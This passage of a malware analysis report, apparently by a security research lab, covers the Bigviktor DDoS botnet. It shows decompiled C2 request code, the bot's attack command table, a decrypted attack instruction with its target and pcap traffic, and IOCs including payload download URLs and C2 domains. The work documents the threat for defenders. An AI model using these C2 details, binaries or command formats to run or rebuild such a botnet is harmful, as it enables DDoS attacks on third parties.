00 00 00 00-00 00 00 00-00 00 00 00-00 00 00 00	
00 00 00 00-00 00 00 00-00 00 00 00-00 00 00 00	
00 00 00 00-00 00 00 00-00 00 00 00-00 00 00 00	
00 00 00 00-00 00 00 00-00 00 00 00-00 00 00 00	
00 00 00 00-00 00 00 00-00 00 00 00-00 00 00 00	
00 00 00 00-00 00 00 00-00 00 00 00-00 00 00 00	
00 00 00 00-30 31 20 4A-75 6C 20 32-30 32 30 20	01 Jul 2020
30 30 3A 30-30 00 00 00-00 00 00 00-00 00 00 00	00:00
00 00 00 00-00 00 00 00-00 00	

Signature
Plaintext

When the verification is successful, a valid C2 is obtained. The procedures of verification need to meet these conditions:

- signature verification
- Plaintext[2] ==\x00, Plaintext[3] ==\x09
- C2 in the plaintext is same as the Dga domain which responds to the s.jpeg request.

3: Ask for specific tasks from C2

After the Bot obtains a valid C2, it will request the image.jpeg resource from C2

```
request_res_fromC2(
    (int)&v71,
    "%s/image.jpeg?t=%c%c%c%c%c%c%c%c&v=%d",
    &dga_url,
    (unsigned __int8)*off_863C0,
    (unsigned __int8)off_863C0[1],
    (unsigned __int8)off_863C0[2],
    (unsigned __int8)off_863C0[3],
    (unsigned __int8)off_863C0[4],
    (unsigned __int8)off_863C0[5],
    (unsigned __int8)off_863C0[6],
    (unsigned __int8)off_863C0[7],
    (unsigned __int8)byte_9483D )
```

GET /image.jpeg?t=65cdb491&v=0 HT1

Similarly, image.jpeg also needs to be decrypted and verified. After successful verification, the Bot will perform the corresponding DDos attack or update according to the instructions of image.jpeg.

Bigviktor supports a total of 8 operations,

cmd	cmd	description
1	null	
2	connect attack	
3	tcp syn attack with fixed source ip	
4	tcp syn attack with random source ip	
6	update	
7	tcp syn attack with random sourceip from male.jpeg	
8	tcp syn attack with random sourceip from male.jpeg	
9	null	

Take a payload from June,image.jpeg(md5: [2e8c223f8ac1f331c36acd32ee949f6f](#)) as an example

FF D8 FF E0-00 10 4A 46-49 46 00 01-01 01 01 2C
 77 A5 F8 56-0E 2F EB BD-DA CA 6F 47-14 7B 73 BC
 B5 43 A3 01-22 28 0B 47-30 E6 C7 59-B0 16 0F B1
 D5 31 BC 30-11 1E 71 36-E6 6F E2 63-A0 F8 21 4A
 46 CE D0 13-2D E6 8D 5D-0F 6B 7F C4-40 91 CD FD
 33 58 35 BD-F5 95 B6 CC-E0 03 B2 F9-96 60 D5 3F
 C0 11 C4 B2-6C E2 C1 F5-ED 67 48 FD-A4 9E 2B 5B
 ED 79 CF 31-E2 6F D4 A4-27 AB 0B 89

IMAGE DATA **RC4 KEY** **Ciphertext**

Decrypt Ciphertext to get

5C CF C5 0B-1F 81 D4 AF-91 7C 76 93-5D 98 5C 44
 E6 9E E1 5A-01 19 DB F2-60 81 F9 44-5E 42 6A 81
 39 89 47 A5-D0 22 F1 BC-45 BA 75 B3-48 13 2B 29
 5B 10 64 15-6B 6A EE E9-11 AF 4F 5E-DC 0A 48 23
 00 1C 00 02-CA A2 6C 37-03 20 00 78-00 50 00 32
 00 00 00 00-00 00 00 00-00 00 00 00-

\\??[]????|v?]?\\D
 ???Z[]?`??D^Bj?
 9?G??"??E?u?H()
 [[]kj??[]0^?[]#
 []??17[]x P 2

CMD **Attack Target** **Port**

We can see that bot will launch "connect" ddos attack and the target is 202.162.108.55:80. The result matches the pcap info.

Protocol	Destination	Destination Port	Info
TCP	202.162.108.55	80	47532 → 80 [SYN] Seq=0 Win=
TCP	202.162.108.55	80	47533 → 80 [SYN] Seq=0 Win=
TCP	202.162.108.55	80	47534 → 80 [SYN] Seq=0 Win=
TCP	202.162.108.55	80	47535 → 80 [SYN] Seq=0 Win=
TCP	202.162.108.55	80	47536 → 80 [SYN] Seq=0 Win=
TCP	202.162.108.55	80	47537 → 80 [SYN] Seq=0 Win=
TCP	202.162.108.55	80	47538 → 80 [SYN] Seq=0 Win=
TCP	202.162.108.55	80	47539 → 80 [SYN] Seq=0 Win=
TCP	202.162.108.55	80	47540 → 80 [SYN] Seq=0 Win=
TCP	202.162.108.55	80	47541 → 80 [SYN] Seq=0 Win=
TCP	202.162.108.55	80	47542 → 80 [SYN] Seq=0 Win=
TCP	202.162.108.55	80	47543 → 80 [SYN] Seq=0 Win=
TCP	202.162.108.55	80	47544 → 80 [SYN] Seq=0 Win=
TCP	202.162.108.55	80	47545 → 80 [SYN] Seq=0 Win=
TCP	202.162.108.55	80	47546 → 80 [SYN] Seq=0 Win=
TCP	202.162.108.55	80	47547 → 80 [SYN] Seq=0 Win=
TCP	202.162.108.55	80	47548 → 80 [SYN] Seq=0 Win=

Contact us

Readers are always welcomed to reach us on [twitter](#), or email to netlab at 360 dot cn.

IOC

Sample MD5

7b1ab096b63480864df7b0dcfebe2e2e
dd7c9d99d8f7b9975c29c803abdf1c33

URL

http://91[.219.75.87]/binary
http://91[.219.75.87]/arm7

C2-IP

151.80.235.228 AS16276|OVH_SAS France|Hauts-de-France|Gravelines

C2-Domain

useinsidehigh.com:80
writeseparateliterature.com:80

Payload

4c6d0bed21bc226dbaf4e6adc7402563 s.jpeg
2e8c223f8ac1f331c36acd32ee949f6f image.jpeg

DGA domains in July

decidefresh-county.in
payculturaltour.org
standvisiblereach.rocks
meanforwardcap.top
raisefitsize.rocks
www2.tellapartspring.realty
expectrawknee.com
decidesurepizza.rocks
img.leavetall-sky.nl
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